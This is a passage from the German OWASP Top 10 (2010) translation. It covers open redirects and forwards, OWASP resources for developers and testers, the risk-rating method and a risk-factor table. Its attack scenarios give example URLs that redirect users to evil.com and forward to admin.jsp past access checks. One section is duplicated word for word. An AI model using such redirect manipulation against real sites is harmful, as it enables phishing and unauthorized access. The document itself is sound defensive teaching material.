werden? Was passiert, wenn Angreifer auf nicht-öffentliche Funktionen zugreifen können?

Bin ich verwundbar?

Um herauszufinden, ob eine Anwendung ungeprüfte Weiter- oder Umleitungen enthält, gehen Sie am besten wie folgt vor:

1. Prüfen Sie den Code auf Einsatz von Um- oder Weiterleitungen (transfers in .NET) und auf Verwendung von Ziel-URLs als Parameter. Falls vorhanden, prüfen Sie, ob die Parameter validiert werden, so dass nur erlaubte Zieladressen bzw. erlaubte Teile der Ziel-URL benutzt werden.
2. Rufen Sie alle Seiten Ihrer Website auf und achten Sie auf Umleitungen (HTTP Antwort-Codes 300-307, typischerweise 302). Prüfen Sie, ob die eingesetzten Parameter vor der Umleitung eine Ziel-URL oder einen Teil davon enthalten. Erfolgt eine Umleitung zum neuen Ziel, wenn Sie den Parameter ändern?
3. Falls Sie keinen Zugriff auf den Code haben, prüfen Sie für alle Parameter, ob diese für Weiter- oder Umleitungen verwendet werden könnten und testen Sie solche.

Wie kann ich das verhindern?

Ein sicherer Einsatz von Weiter- und Umleitungen kann auf unterschiedliche Weise realisiert werden:

1. Weiter- und Umleitungen schlichtweg vermeiden.
2. Falls eingesetzt, verwenden Sie keine Nutzerparameter um die Ziel-URL zu berechnen. Das ist i.d.R möglich.
3. Falls Zielparameter nicht vermeidbar sind, stellen Sie sicher, dass die Parameter gültig und die Nutzer dafür autorisiert sind. Es wird empfohlen, dass Sie jegliche Ziel-URL-Parameter mittels Zuordnungslisten erstellen, statt die echte URL oder einen Teil davon zu verwenden. Serverseitig wird der Parameter dann mit Hilfe dieser Liste der korrekten Zieladresse zugeordnet.
   Setzen Sie ESAPI ein, um die sendRedirect-Methode zu überschreiben und so alle Umleitungen abzusichern.

Es ist extrem wichtig, diese Mängel zu vermeiden, da es sich um beliebte Ausgangspunkte für Phishing-Angriffe handelt.

Mögliche Angriffsszenarien

Szenario 1: Die Anwendung enthält eine Seite namens "redirect.jsp", die einen einzigen Parameter "url" verwendet. Der Angreifer setzt eine URL als Parameterwert ein, die den Nutzer auf eine Website führt, die Schadcode installiert oder Phishing ermöglicht.

http://www.example.com/redirect.jsp?url=evil.com

Szenario 2: Die Anwendung verwendet interne Umleitungen, um Anfragen auf unterschiedliche Bereiche der Website weiterzureichen. Um dies zu erleichtern, können Parameter verwendet werden, um festzulegen, auf welchen Bereich der Nutzer im Erfolgsfall umgeleitet wird. In diesem Fall schleust der Angreifer eine URL als Parameter ein, die die Zugangskontrollen der Anwendung umgeht und anschließend den Angreifer auf einen administrativen Bereich leitet, auf den er normalerweise keinen Zugriff hätte.

http://www.example.com/boring.jsp?fwd=admin.jsp

Referenzen

OWASP

- OWASP Artikel über offene Umleitungen (engl.)
- ESAPI SecurityWrapperResponse sendRedirect() Methode

Andere

- CWE Entry 601 über offene Umleitungen (engl.)
- WASC Artikel über den Missbrauch von URL-Umleitungen
- Google Blog Artikel über die Gefahren von offenen Umleitungen

+E Nächste Schritte für Software Entwickler

Etablierung und Nutzung umfassender Sicherheitsmaßnahmen

Unabhängig davon, ob man ein Neuling im Bereich der Webanwendungssicherheit ist, oder schon mit den erläuterten Gefahren vertraut ist – die Entwicklung einer neuen, sicheren Webanwendung, oder das Absichern einer bereits existierenden, kann sehr schwierig sein. Für die Betreuung eines großen Anwendungsportfolios mag das abschreckend wirken.

Viele OWASP Ressourcen sind frei verfügbar
Um Organisationen und Entwicklern dabei zu helfen, ihre Anwendungssicherheitsrisiken kostengünstig zu reduzieren, stellt die OWASP zahlreiche frei zugängliche Ressourcen zur Verbesserung der Anwendungssicherheit zur Verfügung. Im Folgenden werden einige dieser OWASP Ressourcen vorgestellt, die Organisationen helfen können, sichere Webanwendungen zu erstellen. Auf der nächsten Seite stellen wir einige OWASP Ressourcen vor, die Organisationen dabei helfen können Ihre Anwendungssicherheit zu überprüfen.

Anforderungen an die Anwendungssicherheit

- Um eine sichere Webanwendung zu erstellen, ist es wichtig, vorher zu definieren was "sicher" im Falle einer speziellen Anwendung bedeutet. Das OWASP empfiehlt dazu den OWASP Application Security Verification Standard (ASVS) als Leitfaden zur Erstellung von Sicherheitsanforderungen. Bei Outsourcing der Anwendungsentwicklung empfiehlt sich der OWASP Secure Software Contract Annex.

Anwendungssicherheitsarchitektur

- Anstatt Sicherheit nachträglich in eine Anwendung zu implementieren, ist es kosteneffektiver, diese schon beim Design zu beachten. OWASP empfiehlt hierzu den OWASP Developer's Guide als Startpunkt. Er gilt als Leitfaden, wie Sicherheitsaspekte von Anfang an einfließen können.

Standardisierte Sicherheitskontrollen

- Die Entwicklung starker und anwendbarer Sicherheitskontrollen ist recht schwierig. Standardisierte Sicherheitskontrollen für Entwickler vereinfachen die Entwicklung sicherer Anwendungen. Das OWASP empfiehlt dazu das OWASP Enterprise Security API (ESAPI) Project - ein Modell, dass APIs zur Entwicklung sicherer Anwendungen zur Verfügung stellt. ESAPI unterstützt Implementierungen in Java, .NET, PHP, Classic ASP, Python sowie Cold Fusion.

Sicherer Entwicklungszyklus

- Um den Prozess zur sicheren Anwendungserstellung in einer Organisation zu verbessern, empfiehlt OWASP das OWASP Software Assurance Maturity Model (SAMM). Das Modell hilft bei der Formulierung und Umsetzung einer Software-Sicherheitsstrategie, die spezifische Risiken der eigenen Organisation berücksichtigt.

Anwendungssicherheit Ausbildung

- Das OWASP Education Project bietet Material zur Schulung von Entwicklern im Bereich der Anwendungssicherheit und stellt eine Vielzahl an OWASP Educational Presentations bereit. Praktische Erfahrungen über Schwachstellen können am OWASP WebGoat gesammelt werden. Um aktuell zu bleiben besuchen Sie die OWASP AppSec Conference, ein OWASP Training oder eines der lokalen OWASP Chapter Meetings.

Es stehen zahlreiche weitere OWASP Ressourcen zur Verfügung. Besuchen Sie die OWASP Projects Seite, die eine Liste aller OWASP Projekte, organisiert nach dem Qualitätsstatus der einzelnen Veröffentlichungen (Veröffentlicht, Beta oder Alpha) enthält. Viele OWASP Ressourcen sind in unserem Wiki verfügbar und können auch in Papierformat bestellt werden.

+V Nächste Schritte für Prüfer

Organisation

Zur Sicherheitsüberprüfung einer eigenentwickelten oder kommerziellen Webanwendung, empfiehlt OWASP eine Überprüfung des Anwendungsprogrammcodes (falls verfügbar), sowie einen Anwendungstest. OWASP rät dabei zu einer Kombination aus Code-Review und Penetrationstest der Anwendung, um von den Stärken beider, sich sehr gut ergänzenden Methoden zu profitieren. Dabei unterstützende Analysewerkzeuge können die Effizienz und Effektivität einer Expertenanalyse verbessern. Die OWASP Prüfwerkzeuge richten sich jedoch mehr auf eine Unterstützung und Effektivitätssteigerung von Experten, anstatt den Analyseprozess zu automatisieren.

Standardisierung der Anwendungssicherheitsüberprüfung: Um Organisationen bei der Entwicklung einer konsistenten und angemessenen Strategie bezüglich der Sicherheit von Webanwendungen zu helfen, wurde der OWASP Application Security Verification Standard (ASVS) entworfen. Das Dokument definiert einen Minimalstandard zur Bewertung von Webanwendungssicherheit. OWASP empfiehlt den ASVS als Leitfaden - nicht nur als Checkliste zur Sicherheitsprüfung einer Webanwendung, sondern auch zum Einordnen angemessener Prüfungstechniken. OWASP empfiehlt den Einsatz des ASVS auch bei der Suche und Bewertung nach angebotenen Webanwendungssicherheitsbewertungen durch Drittanbieter. Hierfür existiert auch das Whitepaper Projektierung der Sicherheitsprüfung von Webanwendungen des deutschen OWASP Chapters.

Bewertungs-Werkzeuge: Das OWASP Live CD Project vereint die besten Open Source Sicherheitswerkzeuge in einer bootbaren Live-CD Umgebung. Web-Entwickler, Tester sowie Sicherheitsexperten bekommen mit dieser Live-CD sofortigen Zugriff auf eine umfangreiche Suite von Sicherheits-Testwerkzeugen. Zur Nutzung der Werkzeuge ist keine Installation oder Konfiguration erforderlich.

Code-Analyse

Eine Analyse des Programm-Codes ist der sicherste Weg, den Sicherheitsstatus einer Anwendung zu überprüfen. Programmtests können nur eine existierende Unsicherheit beweisen.

Programm-Code Analyse: In Ergänzung zum OWASP Developer's Guide, und dem OWASP Testing Guide, wurde der OWASP Code Review Guide erstellt, um Entwicklern und Anwendungssicherheit-Spezialisten bei der effizienten und effektiven Programm-Code-Analyse einer Webanwendung zu unterstützen. Viele Sicherheitsprobleme in Webanwendungen, beispielsweise Injection Flaws, können sehr viel einfacher durch eine Code-Analyse als durch Testen der Anwendung gefunden werden.

Code Analyse Werkzeuge: OWASP Werkzeuge zur Unterstützung von Experten bei Code-Analysen sind vielversprechend, befinden sich jedoch noch in einem frühen Entwicklungsstadium. Deren Autoren benutzen diese Werkzeuge täglich zur Durchführung von Code-Sicherheits-Reviews, jedoch kann die Benutzung nicht erfahrenen Anwendern sehr umständlich erscheinen.

Einige Beipiele dafür sind CodeCrawler, Orizon sowie O2.

Sicherheits- und Penetrationstests

Anwendungstests: Das OWASP entwickelte den Testing Guide um Entwicklern, Testern und Anwendungssicherheitsexperten zu helfen, das richtige Verständnis zu bekommen, wie die Sicherheit einer Webanwendung effizient und effektiv getestet werden kann. Dieser umfassende Leitfaden, zu dem ein dutzend Autoren beigetragen haben, behandelt weite Teile des Testens von Anwendungssicherheit. Ebenso wie die Code-Analyse haben auch Sicherheitstests spezifische Vorteile. Es kann sehr überzeugend sein, durch einen Test oder Exploit zu beweisen, dass eine Anwendung unsicher ist. Weiterhin existieren sehr viele Sicherheitsprobleme - insbesondere Sicherheitsfunktionen, die durch die Anwendungsinfrastruktur bereitgestellt werden - die bei einer Code-Analyse nicht überprüft werden können, da die Anwendung diese Funktionalität nicht selbst leistet.

Penetrations-Test-Werkzeuge: WebScarab, eines der am meist benutzten OWASP Projekte, ist ein Test-Proxy für Webanwendungen. Es erlaubt Sicherheitsexperten, Anfragen von Webanwendungen abzufangen um zu analysieren, wie die Anwendung arbeitet. Anschließend können manipulierte Test-Anfragen an die Anwendung gesendet werden, um zu verifizieren, ob die Anwendung die Anfragen sicher verarbeitet. Dieses Werkzeug ist vor allem beim Aufspüren von XSS-Fehlern, Authentifizierungsfehlern und Fehlern in der Zugriffskontrolle sehr hilfreich.

+V Nächste Schritte für Prüfer

Organisation

Zur Sicherheitsüberprüfung einer eigenentwickelten oder kommerziellen Webanwendung, empfiehlt OWASP eine Überprüfung des Anwendungsprogrammcodes (falls verfügbar), sowie einen Anwendungstest. OWASP rät dabei zu einer Kombination aus Code-Review und Penetrationstest der Anwendung, um von den Stärken beider, sich sehr gut ergänzenden Methoden zu profitieren. Dabei unterstützende Analysewerkzeuge können die Effizienz und Effektivität einer Expertenanalyse verbessern. Die OWASP Prüfwerkzeuge richten sich jedoch mehr auf eine Unterstützung und Effektivitätssteigerung von Experten, anstatt den Analyseprozess zu automatisieren.

Standardisierung der Anwendungssicherheitsüberprüfung: Um Organisationen bei der Entwicklung einer konsistenten und angemessenen Strategie bezüglich der Sicherheit von Webanwendungen zu helfen, wurde der OWASP Application Security Verification Standard (ASVS) entworfen. Das Dokument definiert einen Minimalstandard zur Bewertung von Webanwendungssicherheit. OWASP empfiehlt den ASVS als Leitfaden - nicht nur als Checkliste zur Sicherheitsprüfung einer Webanwendung, sondern auch zum Einordnen angemessener Prüfungstechniken. OWASP empfiehlt den Einsatz des ASVS auch bei der Suche und Bewertung nach angebotenen Webanwendungssicherheitsbewertungen durch Drittanbieter. Hierfür existiert auch das Whitepaper Projektierung der Sicherheitsprüfung von Webanwendungen des deutschen OWASP Chapters.

Bewertungs-Werkzeuge: Das OWASP Live CD Project vereint die besten Open Source Sicherheitswerkzeuge in einer bootbaren Live-CD Umgebung. Web-Entwickler, Tester sowie Sicherheitsexperten bekommen mit dieser Live-CD sofortigen Zugriff auf eine umfangreiche Suite von Sicherheits-Testwerkzeugen. Zur Nutzung der Werkzeuge ist keine Installation oder Konfiguration erforderlich.

Code-Analyse

Eine Analyse des Programm-Codes ist der sicherste Weg, den Sicherheitsstatus einer Anwendung zu überprüfen. Programmtests können nur eine existierende Unsicherheit beweisen.

Programm-Code Analyse: In Ergänzung zum OWASP Developer's Guide, und dem OWASP Testing Guide, wurde der OWASP Code Review Guide erstellt, um Entwicklern und Anwendungssicherheit-Spezialisten bei der effizienten und effektiven Programm-Code-Analyse einer Webanwendung zu unterstützen. Viele Sicherheitsprobleme in Webanwendungen, beispielsweise Injection Flaws, können sehr viel einfacher durch eine Code-Analyse als durch Testen der Anwendung gefunden werden.

Code Analyse Werkzeuge: OWASP Werkzeuge zur Unterstützung von Experten bei Code-Analysen sind vielversprechend, befinden sich jedoch noch in einem frühen Entwicklungsstadium. Deren Autoren benutzen diese Werkzeuge täglich zur Durchführung von Code-Sicherheits-Reviews, jedoch kann die Benutzung nicht erfahrenen Anwendern sehr umständlich erscheinen.

Einige Beipiele dafür sind CodeCrawler, Orizon sowie O2.

Sicherheits- und Penetrationstests

Anwendungstests: Das OWASP entwickelte den Testing Guide um Entwicklern, Testern und Anwendungssicherheitsexperten zu helfen, das richtige Verständnis zu bekommen, wie die Sicherheit einer Webanwendung effizient und effektiv getestet werden kann. Dieser umfassende Leitfaden, zu dem ein dutzend Autoren beigetragen haben, behandelt weite Teile des Testens von Anwendungssicherheit. Ebenso wie die Code-Analyse haben auch Sicherheitstests spezifische Vorteile. Es kann sehr überzeugend sein, durch einen Test oder Exploit zu beweisen, dass eine Anwendung unsicher ist. Weiterhin existieren sehr viele Sicherheitsprobleme - insbesondere Sicherheitsfunktionen, die durch die Anwendungsinfrastruktur bereitgestellt werden - die bei einer Code-Analyse nicht überprüft werden können, da die Anwendung diese Funktionalität nicht selbst leistet.

Penetrations-Test-Werkzeuge: WebScarab, eines der am meist benutzten OWASP Projekte, ist ein Test-Proxy für Webanwendungen. Es erlaubt Sicherheitsexperten, Anfragen von Webanwendungen abzufangen um zu analysieren, wie die Anwendung arbeitet. Anschließend können manipulierte Test-Anfragen an die Anwendung gesendet werden, um zu verifizieren, ob die Anwendung die Anfragen sicher verarbeitet. Dieses Werkzeug ist vor allem beim Aufspüren von XSS-Fehlern, Authentifizierungsfehlern und Fehlern in der Zugriffskontrolle sehr hilfreich.

+R Anmerkungen zum Risikobegriff

Es geht nicht um Schwachstellen, sondern um Risiken

Obwohl frühere Versionen der OWASP Top 10 darauf ausgelegt waren, die häufigsten "Schwachstellen" zu identifizieren, waren diese Dokumente eigentlich immer um Risiken herum aufgebaut. Dies verursachte bei einigen Anwendern, die eine wasserdichte Schwachstellen-Klassifizierung suchten, eine gewisse nachvollziehbare Verwirrung. Diese aktualisierte Version stellt nun den Fokus der Top 10 auf den Risikobegriff deutlicher dar, indem noch expliziter darauf eingegangen wird, wie dieses Risiko durch das Zusammenspiel von Bedrohungs-quellen, Angriffsvektoren, Schwachstellen und den Auswirkungen auf die Technik und die Geschäftsprozesse des Unternehmens entsteht.


Zur Umsetzung entwickelten wir eine Methodik der Risikobewertung für die Top 10 basierend auf der OWASP Risk Rating Methodology. Für jeden Punkt der Top 10 schätzten wir das typische Risiko ab, das die entsprechende Schwachstelle in einer üblichen Webanwendung verursacht, indem wir die allgemeinen Wahrscheinlichkeits- und Auswirkungs-Faktoren für die jeweilige Schwachstelle betrachteten. Dann sortierten wir die Top 10 gemäß der Schwachstellen, die im Allgemeinen das größte Risiko in einer Anwendung verursachen.

Die OWASP Risk Rating Methodology definiert zahlreiche Faktoren, die helfen, das Risiko einer gefundenen Schwachstelle zu bewerten. Unabhängig davon ist die Top 10 eher allgemein gehalten und geht weniger auf spezifische Sicherheitslücken realer Anwendungen ein. Daher können wir niemals so genau wie ein Verantwortlicher sein, der das Risiko für seine eigene Anwendung abschätzt. Wir kennen weder den konkreten Schutzbedarf der Anwendung und der verarbeiteten Daten, weder wer oder was die Bedrohungsquellen darstellt, noch wie das System entwickelt wurde oder betrieben wird.

Unsere Methodik beinhaltet drei Wahrscheinlichkeits-Faktoren für jede Schwachstelle ("Verbreitung", "Auffindbarkeit" und "Ausnutzbarkeit") und einen Faktor zur "Technischen Auswirkung". Die Verbreitung einer Schwachstelle muss üblicherweise nicht abgeschätzt werden. Hierfür haben uns verschiedene Organisationen Statistiken zur Verfügung gestellt, die wir zu einer Top 10 Liste des Wahrscheinlichkeits-Faktors für die "Verbreitung" gemittelt haben. Diese Daten wurden dann mit den beiden anderen Wahrscheinlichkeits-Faktoren für "Auffindbarkeit" und "Ausnutzbarkeit" kombiniert, um eine Bewertung der Wahrscheinlichkeit für jede Schwachstelle zu berechnen. Dieser Wert wurde im folgenden mit den geschätzten üblichen "Technischen Auswirkungen" des jeweiligen Punktes der Top 10 multipliziert, um so zu einer Gesamtbewertung der letztendlichen Risiko-Einstufung zu gelangen.

Es bleibt anzumerken, dass dieser Ansatz die Wahrscheinlichkeit der Bedrohungsquelle nicht mit berücksichtigt, ebenso wenig wie irgend-welche technischen Details der betroffenen Anwendung. Jeder dieser Faktoren könnte die Gesamtwahrscheinlichkeit, dass ein Angreifer eine bestimmte Schwachstelle findet und ausnutzt , signifikant beeinflussen. Dieses Bewertungsschema berücksichtig auch nicht die Auswirkungen auf das jeweilige Unternehmen und die Geschäftsprozesse. Die betroffene Organisation oder das Unternehmen wird für sich selbst entscheiden müssen , welches Sicherheits-Risiko durch Anwendungen sie oder es bereit ist, zu tragen. Es ist nicht Sinn und Zweck der OWASP Top 10, Ihnen diese Risiko-Analyse abzunehmen oder für Sie durchzuführen.

Das folgende Diagramm zeigt exemplarisch unsere Abschätzung des Risikos für A2: Cross-Site Scripting. Anzumerken ist, dass XSS so stark verbreitet ist, dass es als einziger Punkt den Verbreitungsgrad "AUSSERGEWÖHNLICH HÄUFIG" erhalten hat. Alle anderen Werte bewegen sich zwischen "SEHR HÄUFIG", "HÄUFIG" und "SELTEN" (Werte 1 bis 3).



+F Details zu Risiko-Faktoren

Zusammenfassung der Top 10 Risiko-Faktoren

Die folgende Tabelle stellt eine Zusammenfassung der Top 10 Risiken für die Anwendungssicherheit in der Version des Jahres 2010 und der dazugehörigen Risiko-Faktoren dar. Diese Faktoren wurden durch verfügbare Statistiken und die Erfahrung des OWASP Teams bestimmt. Um diese Risiken für eine bestimmte Anwendung oder Organisation zu verstehen, muss der geneigte Leser seine eigenen, **spezifischen Bedrohungsquellen und Auswirkungen auf sein Unternehmen in Betracht ziehen**. Selbst eklatante Software-Schwachstellen müssen nicht zwangsläufig ein ernsthaftes Risiko darstellen, wenn es z.B. keine Bedrohungsquellen gibt, die den notwendigen Angriff ausführen können oder die tatsächlichen Auswirkungen auf das Unternehmen und die Geschäftsprozesse zu vernachlässigen sind.

RISIKO	Bedrohungs-quelle	Angriffs-vektor	Schwachstellen		Technische Auswirkung	Auswirkung auf das Unternehmen
		Ausnutzbarkeit	Verbreitung	Auffindbarkeit	Auswirkung	
A1-Injection		EINFACH	HÄUFIG	DURCHSCHNITTLICH	SCHWERWIEGEND	
A2-XSS		DURCHSCHNITTLICH	AUSSERGE-WÖHNLICH HÄUFIG	EINFACH	MITTEL	
A3-Authentisierung		DURCHSCHNITTLICH	HÄUFIG	DURCHSCHNITTLICH	SCHWERWIEGEND	
A4-uns. Objekt.		EINFACH	HÄUFIG	EINFACH	MITTEL	
A5-CSRF		DURCHSCHNITTLICH	SEHR HÄUFIG	EINFACH	MITTEL	
A6-Konfiguration		EINFACH	HÄUFIG	EINFACH	MITTEL	
A7-Kryptografie		SCHWIERIG	SELTEN	SCHWIERIG	SCHWERWIEGEND	
A8-URL-Zugriff		EINFACH	SELTEN	DURCHSCHNITTLICH	MITTEL	
A9-Transport		SCHWIERIG	HÄUFIG	EINFACH	MITTEL	
A10-Redirects		DURCHSCHNITTLICH	SELTEN	EINFACH	MITTEL	

Weitere betrachtenswerte Risiken

Auch wenn die Top 10 bereits sehr viele Problemfelder abdecken, gibt es dennoch weitere Risiken, die man in Betracht ziehen und im jeweiligen Unternehmen oder der Organisation evaluieren sollte. Einige von diesen waren schon in früheren Versionen der OWASP Top 10 enthalten, andere nicht - wie z.B. neue Angriffs-Techniken. Diese werden permanent gesucht, gefunden und weiter entwickelt. Andere wichtige Risiken für die Sicherheit von Anwendungen, die man sich ebenfalls näher ansehen sollte, sind (in alphabetischer Reihenfolge):

- Clickjacking (im Jahr 2008 neu entdeckte Angriffs-Technik)
- Concurrency Flaws
- Denial of Service (Eintrag A9 aus der OWASP Top 10 der Jahres 2004)
- Information Leakage und Improper Error Handling (Eintrag A6 aus der OWASP Top 10 des Jahres 2007)
- Insufficient Anti-automation
- Insufficient Logging and Accountability (verwandt mit Eintrag A6 aus der OWASP Top 10 des Jahres 2007)
- Lack of Intrusion Detection and Response
- Malicious File Execution (Eintrag A3 aus der OWASP Top 10 des Jahres 2007)

FOLGENDE VERSIONEN DIESES DOKUMENTS SIND VERFÜGBAR:

ALPHA: Ein Buch im « Alpha Status » ist eine Arbeitsversion. Der Inhalt ist sehr kurz und bis zur nächsten Qualitätsstufe in Entwicklung.

BETA: Ein Buch im Beta Status ist die nächsthöhere Qualitätsstufe. Der Inhalt ist bis zur Veröffentlichung weiterhin in Entwicklung.

RELEASE: Ein Buch mit « Release Status » ist die höchste Qualitätsstufe und stellt das fertige Produkt (in der jeweiligen Version) dar.

SIE DÜRFEN:

teilen – das Werk bzw. den Inhalt vervielfältigen, verbreiten und öffentlich zugänglich machen.

verändern - Abwandlungen und Bearbeitungen des Werkes bzw. Inhaltes anfertigen.

ZU DEN FOLGENDEN BEDINGUNGEN:

Namensnennung - Sie müssen den Namen des Autors/Rechteinhabers in der von ihm festgelegten Weise nennen.

Weitergabe unter gleichen Bedingungen - Wenn Sie das lizenzierte Werk bzw. den lizenzierten Inhalt bearbeiten oder in anderer Weise erkennbar als Grundlage für eigenes Schaffen verwenden, dürfen Sie die daraufhin neu entstandenen Werke bzw. Inhalte nur unter Verwendung von Lizenzbedingungen weitergeben, die mit denen dieses Lizenzvertrages identisch oder vergleichbar sind.

OWASP
The Open Web Application Security Project

OWASP ist eine unabhängige Community – formal eine unternehmensunabhängige Non-Profit-Organisation nach §501c3 – mit Hauptsitz in den USA. Ziel des OWASP ist die Unterstützung von Unternehmen und Organisationen bei der Entwicklung und beim Betrieb sicherer Webanwendungen und das « Sichtbar-Machen » der Bedeutung der Sicherheit von Webanwendungen. Besonders bekannt sind die vorliegenden OWASP Top 10.
Sämtliche OWASP-Instrumente, wie Dokumente, Foren oder die jeweiligen Länder-Chapters stehen kostenlos allen zur Verfügung, die daran interessiert sind, die Sicherheit von Webanwendungen zu erhöhen.

Das OWASP German Chapter
Die deutsche Übersetzung der OWASP Top 10 ist ein Projekt des OWASP German Chapter. Als deutsche Vertretung der OWASP Foundation stehen lokale und nationale Aspekte im Vordergrund. Das deutsche Chapter hat neben dieser Übersetzung u. A. einen *Best-Practice-Guide zum Einsatz von Web-Application-Firewalls* und ein *Whitepaper zur Projektierung der Sicherheitsprüfung von Webanwendungen* veröffentlicht. Die Community ist frei und offen und heißt alle Interessierten sowie Wissens- und Erfahrungsträger herzlich willkommen. Zwanglos kann dies z. B. im Rahmen der OWASP Stammtische erfolgen, die regelmäßig in vielen deutschen Großstädten stattfinden.

Alle Informationen zum OWASP German Chapter finden Sie auf http://www.owasp.de